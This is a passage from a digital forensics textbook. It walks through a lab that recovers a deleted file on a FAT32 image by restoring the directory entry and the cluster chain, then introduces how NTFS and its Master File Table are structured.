$$\begin{aligned} \text{No of clusters} &= \text{ceil}(\text{the file size}/\text{the cluster size}) = \text{ceil}(16000 \text{ Bytes}/4 \text{ KB}) \\ &= \text{ceil}(3.91) = 4 \end{aligned}$$

where $\text{ceil}(\cdot)$ is the ceiling function. Since the starting cluster address is 26, we now know that clusters 26, 27, 28, 29 are allocated to the deleted file. For cued recall, we assume that files are stored continuously.

Finally, the linked-list of used clusters for that file needs to be chained back together into the FAT table, starting from the first cluster defined in the directory entry representing the file and progressing in a linear fashion until the last cluster with the corresponding FAT entry filled with end-of-clusterchain marker, i.e., 0xffffffff in FAT32. Based on the addresses of the clusters used by the file, we can locate these corresponding FAT entries, i.e., FAT entries 26, 27, 28, 29, which need to be updated. Basically, every FAT entry must be inserted with a value which is the address of the next cluster allocated to the file, where the last FAT entry will be updated with a special flag or end-of-clusterchain marker, indicating that it is the last cluster for the file or the end of the file.


Review Questions

- After a file is deleted in FAT file system, the first character of the file name is replaced with a special character with hexadecimal code _____.
- In a FAT32 file system, the exact size of each entry in the File Allocation Table is _____ bytes.
- In FAT file systems, the size of a directory entry is _____ bytes.
- Does FAT file system allow random access to a file? _____ (Yes or No)
- The first cluster in a FAT file system is cluster _____.
- Assume that a file named file.txt is stored contiguously on disk and each cluster is 4 KB. Consider the following directory entry pointing to the file *file.txt*.

Directory entry

File name	File size	Starting cluster address
FILE.TXT	10270 Bytes	Cluster 8

Fill in all the blank FAT entries with proper values in the figure below, particularly the missing index numbers for the entries and their stored values. Assume a value of 0xffffffff in a FAT entry indicates the end of chain of clusters occupied by a file. (Note that in the real FAT file system, an entry may use multiple bytes, for example each entry uses 2 and 4 bytes (16 and 32 bits) for FAT16 and FAT32, respectively. The value of each entry can be stored in different ways, mainly big endian and little endian, depending on which computing system you use, Big-Endian machine or Little-Endian machine; we are simply using the actual value for simplicity in this question.)



6.4 Practice Exercise

The objective of this exercise is to recover a deleted file based on residual file system metadata remaining after deletion in FAT file systems.

6.4.1 *Setting Up the Exercise Environment*

For this exercise, you will use a disk image named “thumbimage_fat.dd” provided in the book and will need to upload this disk image to Forensics Workstation you have built up in Chap. 3. Also, you need to extract a partition (or the only partition) from the disk image, and the partition has been formatted with an FAT file system.

6.4.2 *Exercises*

Part A: File System Layer Analysis

Now analyze the file system image by answering the following questions using the *fsstat* command in TSK:

- Q1.** What version of FAT is it? (FAT12, FAT16, or FAT32).
- Q2.** Where is the File Allocation Table (FAT) 0 located? (Hint: You would need to figure out the start position and the size (or end position) of the FAT area.)
- Q3.** Where is the root directory located (sector address, and cluster address)? (Hint: You would need to figure out the start position and the size (or end position) of the root directory.)
- Q4.** What is the cluster size (in bytes)?
- Q5.** Where is the data area (in sectors and clusters)?

Part B: Mounting and Unmounting File Systems

Write down the command(s) used for the exercises below:

Q6. Change into the `/mnt` directory, and make a directory called “forensics”.

.....
.....

Q7. Mount the extracted partition into `/mnt/forensics` with read-write access.

.....



To mount a file system (either the name of the device file for the file system or a partition (file system) image) to a directory (mount point), making it available to the computer system, for example, a partition image `hda.dd` will be mounted as shown below:

```
# mount -o rw hda.dd < mount_point>
```

In the above example, the option “`-o rw`” indicates that the partition image `hda.dd` should be mounted with read-write access. Also, make sure that the directory where the file system will be mounted (the mount point) exists before you execute the `mount` command.

Q8. Change into the “`/mnt/forensics`” directory and then delete a file named `readme.txt` by using the `rm` command.

.....



For a file system, any file operation may not be immediately applied to the physical file associated to it. Therefore, in order to make sure that the `readme.txt` is indeed deleted, you can use the command `sync` to flush file system buffers and force changes to disk in Linux.

Q9. Unmounting the extracted partition.

.....

To manually unmount file systems, type:

```
# umount < mount_point >
```




Before unmounting a disk partition, you have to ensure that the partition is not accessed. Otherwise, you will get a “device is busy” error.

Part C: Recovering the Deleted File “Readme.txt”

After the file “readme.txt” has been deleted, you can discover that its directory entry has been marked as deleted, particularly with its first character (byte 0 of the entry) replaced with 0xE5, by looking at the root directory.

- Sort through the root directory and locate the entry pointing to the deleted “readme.txt” file, like the one below:



- Referring to Table 5.2 in Chap. 5, parse the root directory entry and obtain the following information, including first cluster address and file size. Since both are multiple byte values, the little endian conversion applies here since we are using a Little-Endian machine.

Q10. Address of the first cluster: _____, **Q11.** file size: _____

- Replace the first character of the root directory entry, 0xE5, with its original one “R” or any legal value. Note that efficient editing of large data files could work in a way like the following, especially there are only few places which need to be altered: First, extract these data areas to be modified; then, make changes to these extracted data and replace the ones in the original data file with the revised version. For more how-to details, please refer to the **Helpful tips** section.
- Determine how many clusters are allocated to the file and what are they?

Q12. Clusters: _____

- Based on the addresses of the clusters above, locate these corresponding FAT entries and insert proper values into them. Note that since we are using FAT32, each FAT entry uses four bytes. Therefore, the little endian conversion applies here too. We need to flip the order of bytes when inserting the value into the FAT entry. Fill in the following as many FAT entries as necessary with proper values, particularly the missing index numbers for the entries and their stored values in right byte order (Fig. 6.5).




Fig. 6.5 Restore the cluster chain in the File Allocation Table while recovering the deleted file “readme.txt”



Once you have successfully completed this lab, you can verify the successful recovery of the deleted file by mounting the modified partition image and seeing whether or not you can view the “readme.txt” properly.

6.5 Helpful Tips

(a) Endian order

Depending on which computing system you use, you will have to consider the byte order in which multibyte numbers are stored, particularly when you are writing those numbers to a file. The two orders are called “Little Endian” and “Big Endian”.

When you read or write multiple byte data from/to a binary data file, the big or little endian conversion applies depending on what kind of byte order is used by the computing machine, Big-Endian machine or Little-Endian machine.




Fig. 6.6 The best practices of editing large image files

(b) A practical approach to recover the deleted readme.txt file

In order to recover a deleted file in FAT file system, we have to modify several areas.

However, in practice, we need to work on a disk image, which could be very large. It is hard to edit the whole image file. In reality, we only need to edit a small disk area. Therefore, a good approach is to locate the area which we will work on, and then extract and save it into a small image file. Afterwards, we can edit the small image file and make any necessary changes for file recovery. Once all changes are complete, we can create a new disk partition image by integrating two images, the original image and the modified small image, as shown in Fig. 6.6.

Suppose you want to work on FAT table 0 to restore the cluster chain of the readme.txt file.

You can extract the first sector of FAT 0 by [FAT 0: Sectors 6316–7253]

```
dcfldd if = fatimage.dd bs = 512 skip = 6316 count = 1 of = fat0.dd
```

where “fatimage.dd” is the extracted file system image, and “fat0.dd” is the file storing the extracted sector. Note that the size of “fat0.dd” is only one sector, which is very small comparing with the original file system image.

Then, we can use a hex editor (e.g., ghex) to edit “fat0.dd” file.

The following is the snippet of the first sector of FAT 0:

```
[root@localhost lab8]# xxd fat0.dd
0000000: f8ff ff0f ffff ffff ff0f 0000 0000 .....
0000010: 0000 0000 0000 0000 0000 0000 0000 .....
0000020: 0000 0000 0000 0000 0000 0000 0000 .....
0000030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000040: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000050: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
....
```

Now, we have to put back the cluster chain, which is wiped out during the file deletion. Since the `readme.txt` file has 8827 bytes and the cluster size is 1024 bytes, no of clusters allocated to “`readme.txt`” is

$$\text{ceil}(8827/1024) = 9.$$

Further, it is worth noting that in this exercise, we only consider a scenario where a file is stored in a hard disk contiguously and without fragmentation. In other words, the list of used clusters will progress in a linear fashion and clusters 3, 4, 5, 6, 7, 8, 9, 10 and 11 (total 9 clusters) are occupied by “`readme.txt`”. Therefore, the cluster chain looks like the following (remember that each FAT entry has 32 bits or 4 bytes in a FAT32).

FAT entry 3 contains “0x00000004”, which means the next occupied cluster is cluster 4

Similarly, we have

FAT entry 4 contains “0x00000005”, which means the next occupied cluster is cluster 5

FAT entry 5 contains “0x00000006”, which means the next occupied cluster is cluster 6

FAT entry 6 contains “0x00000007”, which means the next occupied cluster is cluster 7

FAT entry 7 contains “0x00000008”, which means the next occupied cluster is cluster 8

FAT entry 8 contains “0x00000009”, which means the next occupied cluster is cluster 9

FAT entry 9 contains “0x0000000a”, which means the next occupied cluster is cluster 10

FAT entry 10 contains “0x0000000b”, which means the next occupied cluster is cluster 11

until FAT entry 11, where cluster 11 is the last cluster allocated to readme.txt. Therefore, FAT entry 11 contains a special flag of the end of file, “0x0fffffff”, which means cluster 11 is the last cluster allocated to “readme.txt”.

As a result, you should see the following:

```
[root@localhost softwares]# xxd fat0.dd
0000000: f8ff ff0f ffff ffff ff0f 0400 0000 .....
0000010: 0500 0000 0600 0000 0700 0000 0800 0000 .....
0000020: 0900 0000 0a00 0000 0b00 0000 ffff ff0f .....
0000030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000040: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000050: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

Next, suppose you want to work on root directory to change back the first character of the file name.

You can extract the first sector of root directory by [Root Directory: 8192–8193]

```
dcldd if = fatimage.dd bs = 512 skip = 8192 count = 1 of = roottdir.dd
```

where “fatimage.dd” is the extracted file system image.

Then, we can use ghex to edit roottdir.dd file, which is very small.

The following is the snippet of the first sector of root directory:

```
[root@localhost softwares]# xxd roottdir.dd
0000000: e545 4144 4d45 2020 5458 5420 187c 68af .EADME TXT .|h.
0000010: 3640 3640 0000 a096 283e 0300 7b22 0000 6@6@....>..{"..
0000020: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000040: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000050: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0000080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

Change “0xe5” located at byte offset 00 to “0x52”, which is “R”.

Finally, now it is time to resemble the images we've already made changes on. Note that there are total 248,223 sectors (Total Range: 0–248,222) in this FAT file system.

```
dcfldd if = fatimage.dd bs = 512 skip = 0 count = 6316 of = recover.dd  
dcfldd if = fat0.dd bs = 512 skip = 0 count = 1 >> recover.dd  
dcfldd if = fatimage.dd bs = 512 skip = 6317 count = 1875 >> recover.dd  
dcfldd if = rootdir.dd bs = 512 skip = 0 count = 1 >> recover.dd  
dcfldd if = fatimage.dd bs = 512 skip = 8193 count = 240,030 >> recover.dd
```

where “fatimage.dd” is the original file system image after file deletion and recover. dd is the resulted image after you successfully recover the deleted “readme.txt” file.

References

1. X. Lin, C. Zhang, T. Dule, On Achieving Encrypted File Recovery. Forensics in Telecommunications, Information, and Multimedia (e-Forensics), 2010
2. File Allocation Table. http://en.wikipedia.org/wiki/File_Allocation_Table
3. FAT. <http://www.win.tue.nl/~aeb/linux/fs/fat/fat-1.html>

Chapter 7

Examining NTFS File System



Learning Objectives

The objectives of this chapter are to:

- Understand fundamental concepts of the NTFS file system
- Understand the NTFS file system structure
- Perform in-depth analysis of a NTFS file system and discover the locations of its important data structures


Preceding chapters in this part have been aimed at helping you understand fundamentals of FAT File Systems. This chapter is focusing on NTFS (NT file system; sometimes New Technology File System). NTFS, like FAT file system, is another proprietary file system developed by Microsoft.

7.1 New Technology File System

New Technology File System (NTFS) was first introduced in the Windows NT operating system to overcome some of the limitations of FAT including disk size, disk space utilization and the length of file names. Later, it became the preferred file system for all subsequent versions of Microsoft Windows Operating System product line (e.g. Windows XP Professional, Windows Vista, Windows 7). It replaced FAT file system (although, still favourable for small storage devices), and offered many improvements. A major advantage is its reliability. For instances, NTFS keeps detail transaction logs that track file system metadata changes to the volume using the NTFS Log (\$LogFile as shown in Table 7.1). Scalability and security features like file and folder permission, encryption, sparse file, alternate data stream, and compression makes NTFS more complicated than its predecessor, such as FAT file

Table 7.1 NTFS system metadata files or metafiles [1]

Entry	File name	Description
0	\$MFT	MFT entry itself
1	\$MFTMirr	Backup copy of the first entry in MFT
2	\$LogFile	Journal that record metadata transaction
3	\$Volume	Volume information (e.g. label, identifier, version)
4	\$AttrDef	List of attribute names, numbers, and descriptions
5		Root directory of the file system
6	\$Bitmap	Allocation status of each cluster in file system (1 = cluster is allocated, 0 = cluster is unallocated)
7	\$Boot	Boot sector and boot code for the file system
8	\$BadClus	Clusters that have bad sector
9	\$Secure	Security and access control for file (only applicable for Windows 2000 and Windows XP)
10	\$UpCase	Table of Unicode uppercase character for namespace
11	\$Extend	Extension features like \$Quota (disk quota limit), \$ObjId (link tracking), and \$Reparse (symbolic link)
12–15	Reserved for extension entries or future metadata


NTFS File System**Fig. 7.1** The layout of an NTFS volume

system. One other distinguishes different between FAT and NTFS is NTFS uses B-trees to organize the entries in its directories, which will be elaborated on in Sect. 7.2; thus, faster at retrieving files (especially large folders) as oppose to FAT file system. A B-tree is a group of data structures called nodes that are linked together such that a parent node would have several child nodes, which would have their own child nodes and so on.

The following figure shows the layout of an NTFS volume [3, 5], and it consists of two sections:

1. **Partition Boot Sector** (or Volume Boot Sector): It contains key information about NTFS file system structures; and
2. **Data Area:** It contains an important file in NTFS, called Master File Table (MFT), which will be discussed later, and the files' data (Fig. 7.1).

Like the Boot Sector in FAT, the Boot Sector in NTFS describes the file system's data structure. It provides the cluster size, MFT entry's size, and the starting cluster address of the MFT since it is not placed in a predefined sector. This enables us to move the MFT whenever a bad sector takes up its normal location.



LCN (Logical Cluster Number), also known as Logical File System Address: cluster offset from the beginning of an NTFS file system.

VCN (Virtual Cluster Number), also known as Logical File Cluster (LFC): cluster offset from the beginning of a file when logically considering that all the clusters belonging to the file are following one after another sequentially, though the file could be fragmented.


Fig. 7.2 VCN-to-LCN mapping

Similar with other file systems like FAT, NTFS uses clusters to allocate disk space for files and each cluster comprises a certain number of sectors, usually a power of two sectors. The cluster number starts with 0 at the beginning of the file system. The number of cluster in NTFS is also given another name called LCN (Logical Cluster Number). Further, the clusters belonging to a file are referenced in the MFT using virtual cluster numbers (VCNs). VCNs start from 0, sequentially increasing by 1 until the last cluster allocated to the file. A LCN is its relative offset from the beginning of an NTFS file system, whereas a VCN is its relative offset from the beginning of a file. Both LCN and VCN start from 0. Figure 7.2 shows an example of a file with 3 clusters (clusters 18, 19, and 28) and the VCN-to-LCN mapping for the clusters in the MFT.

7.2 The Master File Table

Within Data Area, two important components reside there; Master File Table (MFT) and File Area. MFT is the utmost importance to NTFS, and is a relational database which like directories in FAT contains an entry for every file on the system. The first 16 entries (start with 0) of MFT are reserved for the *Metafile*, shown in Table 7.1. Particularly, the first MFT (MFT entry 0 or \$MFT) describes the MFT itself, which determines its size and location, whereas the second MFT (MFT entry 1 or \$MFTMirr) is the backup copy of the first entry in MFT. Then, there follows one entry in the MFT for each file and for each directory [4].

As we Know MFT plays a very vital role in NTFS, but locating it would go through several stages (Fig. 7.3). First, take a look at Bytes 44–47 in partition boot sector and find out the starting cluster address of the MFT. Second, locate the first cluster occupied by the MFT and look at its first 1024 bytes, which is MFT entry 0 (\$MFT) whose \$DATA attribute contains the clusters used by the MFT. It will be detailed later on when we introduce the MFT entry structure.



Assume the cluster size is 4KB. Note that the size of each entry in MFT is 1KB.

Fig. 7.3 The relationship between partition boot sector and \$MFT with respect to determining the location of the MFT




Fig. 7.4 An MFT entry

While FAT uses directory entries, NTFS uses MFT (Master File Table) entries. Each MFT entry, also known as a file record, is assigned with a unique 48-bit sequence number (or the file (record) address). The first entry (record) has the address of zero and the address increases sequentially. In addition, each MFT entry has another 16-bit sequence number stored within the MFT entry, located at its byte offset 16, shown in Fig. 7.4. It starts with 1 when the entry is allocated, and is incremented by 1 whenever the entry is reallocated (or the file represented by it is deleted). The result of concatenating the sequence number in the upper 16-bits and the file (record) number in the lower 48-bits gives a 64-bit file reference address, which is used by NTFS to refer to MFT entries. Here's an example of a file reference address for an MFT entry (in hex): 16 00 00 00 00 00 01 00, where the upper two bytes, here 0x0001, are the sequence number and the lower six bytes, here 0x000000000016, are the file record address or MFT entry number. It shows MFT entry 22 with a sequence number of 1. MFT entries are comprised of a header and sets of attributes that describe the files or directories on the disk. These attributes are stored as metadata, and contain information about the file. Thus, each file on NTFS file system has an associated MFT entry. In other words, files in NTFS are collections of attributes, so they contain their own descriptive information, as well as their own data.

Each MFT entry is usually 1024 bytes or 1 KB long, where the size of the attributes inside it varies. Small files (those less than 900 Bytes) can be contained completely in the MFT entry. Files that are too large to be written inside the MFT are stored in the File Area. An important difference between FAT and NTFS in the design of the cluster chain is that in FAT, the index of the next cluster in a cluster chain is contained within the previous cluster while in NTFS the indexes of all the clusters that make up the cluster chain are stored inside the MFT.

Figure 7.5 shows a hex dump of a MFT entry. The left side is the offset address to locate individual bytes (start at byte 0), the middle is the hex dump data (each 8-byte represent two-digit hexadecimal number), and right is the ASCII interpretation of the dump data. This example uses little endian bit-ordering scheme. Note that MFT records start with “FILE”. A bad entry would start with “BAAD”.

	Header	1st Attribute	2nd Attribute	
0	46494c45	30000300	00000000	00000000
16	01000100	38000100	30020000	00400000
32	00000000	00000000	04000000	1c000000
48	04006373	00000000	10000000	48000000
64	00001800	00000000	30000000	18000000
80	0040298f	fbb7ca01	0040298f	fbb7ca01
96	0040298f	fbb7ca01	0040298f	fbb7ca01
112	00000000	00000000	00000000	00000000
128	30000000	70000000	00001800	00000300
144	54000000	18000100	05000000	00000500
160	0040298f	fbb7ca01	0040298f	fbb7ca01
176	0040298f	fbb7ca01	0040298f	fbb7ca01
192	00000000	00000000	00000000	00000000
208	00000000	00000000	09006900	6e007400
224	72006f00	2e007400	78007400	18000000
240	50000000	68000000	00001800	00000100
256	50000000	18000000	01000480	14000000
272	24000000	00000000	34000000	01020000
288	00000005	20000000	20020000	01020000
304	00000005	20000000	20020000	02001c00
320	01000000	00031400	ff011f00	01010000
336	00000001	00000000	80000000	d0000000
352	00001800	00000200	b8000000	18000000
368	436f6d70	75746572	20666f72	656e7369
384	63732069	73206120	6272616e	6368206f
400	6620666f	72656e73	69632073	6369656e
416	63652070	65727461	696e696e	6720746f
432	206c6567	616c2065	76696465	6e636520
448	666f756e	6420696e	20636f6d	70757465
464	72732061	6e642064	69676974	616c2073
480	746f7261	6765206d	65646961	2e20436f
496	6d707574	65722066	6f72656e	73690400
512	20697320	616c736f	206b6e6f	776e2061
528	73206469	67697461	6c20666f	72656e73
544	6963732e	0d0a0d0a	ffffffffff	00000000

Fig. 7.5 MFT entry dump data

The MFT entry's small header describes the whole entry (Table 7.2). From this header we can derive the first attribute whose starting position is defined at byte offset 20 of the MFT entry. After first attribute follows the second attribute and so forth, until the end of the entry.

Each MFT Entry Attribute consists of two parts: Attribute head and attribute content, where the important area in the attribute is the attribute's header, which describes the attribute's properties like the type of value. The actual content or value of the attribute is also called stream. There are two types: *non-resident* and *resident*. Resident attribute is attribute content store inside MFT entry (Table 7.3), and non-resident attribute is attribute that cannot be found in MFT but in the file area. Therefore, the data structure for non-resident is slightly different than the resident attribute, particularly because the content of the attribute is stored outside MFT entry so the addresses of these clusters allocated to store the content must be specified. The contents of non-resident attributes are stored in intervals of clusters called data runs, shown in Fig. 7.6. Each run is represented by its starting cluster and its length in clusters. The lengths of data runs varies, and are determined by the first byte of a run, where the lower 4 bits represent the number of bytes for the length of the run and the upper 4 bits represent the number of bytes containing the starting cluster address for the run, shown in Fig. 7.6. Each run uses contiguous disk allocation. Table 7.4 below is a layout of an attribute including resident attribute and non-resident attributes.

Table 7.2 Data structure of MFT entry's header [2]

Byte range	Description
0–3	Signature (“file”)
4–5	Offset to fixup array
6–7	Number of entries in fixup array
8–15	\$LogFile sequence number (LSN)
16–17	Sequence value
18–19	Link count
20–21	Offset to first attribute
22–23	Flag (in-use and directory): 0x0000: Deleted file; 0x0001: Allocated file; 0x0002: Deleted directory; 0x0003: Allocated directory
24–27	Used size of MFT entry
28–31	Allocated size of MFT entry
32–39	File reference to base record
40–41	Next attribute id
42–43	Alignment to 4-byte boundary
44–47	MFT file record number (only in NTFS 3.1 and later)
42–1023	Attribute and Fixup value

Table 7.3 Data structure of MFT entry's attributes (resident) [2]

Byte range	Description
0–15	Attribute's header
16–19	Size of attribute content
20–21	Offset to attribute content




Fig. 7.6 NTFS data runs

Also, according to their purposes, there are many types of attributes used by an NTFS volume. This is defined by a hidden system file named \$AttrDef. \$AttrDef is made up of multiple 160 byte records, one for each attribute. Each record contains the attribute's name, numeric type identifier, flags (e.g., Non-resident or Non-resident, indexed or not), minimum size, a maximum size. If an attribute has no size limitations, the minimum size will be set to 0 and the maximum will have all bits set to 1 [8]. Examples include the ones listed in Table 7.5.

Note from the above table that NTFS has two attributes, \$STANDARD_INFORMATION and \$FILE_NAME, which contain all four FS timestamps (created, modified, changed, accessed.) OSes are expected to update both, but study shows different OSs behave differently when updating the times in two attributes, some update only the times in \$STANDARD_INFORMATION and others only \$FILE_NAME [8]. Thus, extra caution should be taken when conducting timeline analysis in NTFS.

Recall that every file on the file system will have at least one MFT entry and the size of each MFT entry is only 1024 bytes. In case that a file has too many attributes that won't fit into a single MFT entry, an additional MFT entry would be used, linked from the base MFT through the use of the \$ATTRIBUTE_LIST attribute. In other words, the \$ATTRIBUTE_LIST attribute is used to indicate where other attributes can be found for the given MFT entry [2].

Table 7.4 Data structure of attribute including resident and non-resident attributes [2]

<i>Byte range</i>	<i>Description</i>		
0–3	Attribute type identifier is classified according to type of information stored into the file (16 = \$STANDARD_INFORMATION for general information, 48 = \$FILE_NAME for file name & MAC, 64 = \$OBJECT_ID for file & directory, 128 = \$DATA for file content, etc.)		
4–7	Length of attribute		
8	Non-resident flag (0x00: Resident; 0x01: Non-resident)		
9	Length of name		
10–11	Offset to name		
12–13	Flags		
14–15	Attribute identifier		
<i>Resident attribute</i>		<i>Non-resident attribute</i>	
<i>Byte offset</i>	<i>Description</i>	<i>Byte offset</i>	<i>Description</i>
16–19	Size of file content	16–23	Starting virtual cluster number (VCN) of the runlist
20–21	Offset of file content	24–31	Last VCN of the runlist
		32–33	Offset to the data runs
		34–35	Compression unit size
		36–39	Unused
		40–47	Allocated size of the attribute content
		48–55	Actual size of the attribute content
		56–63	Initialized size of attribute content
		64+	Data runs

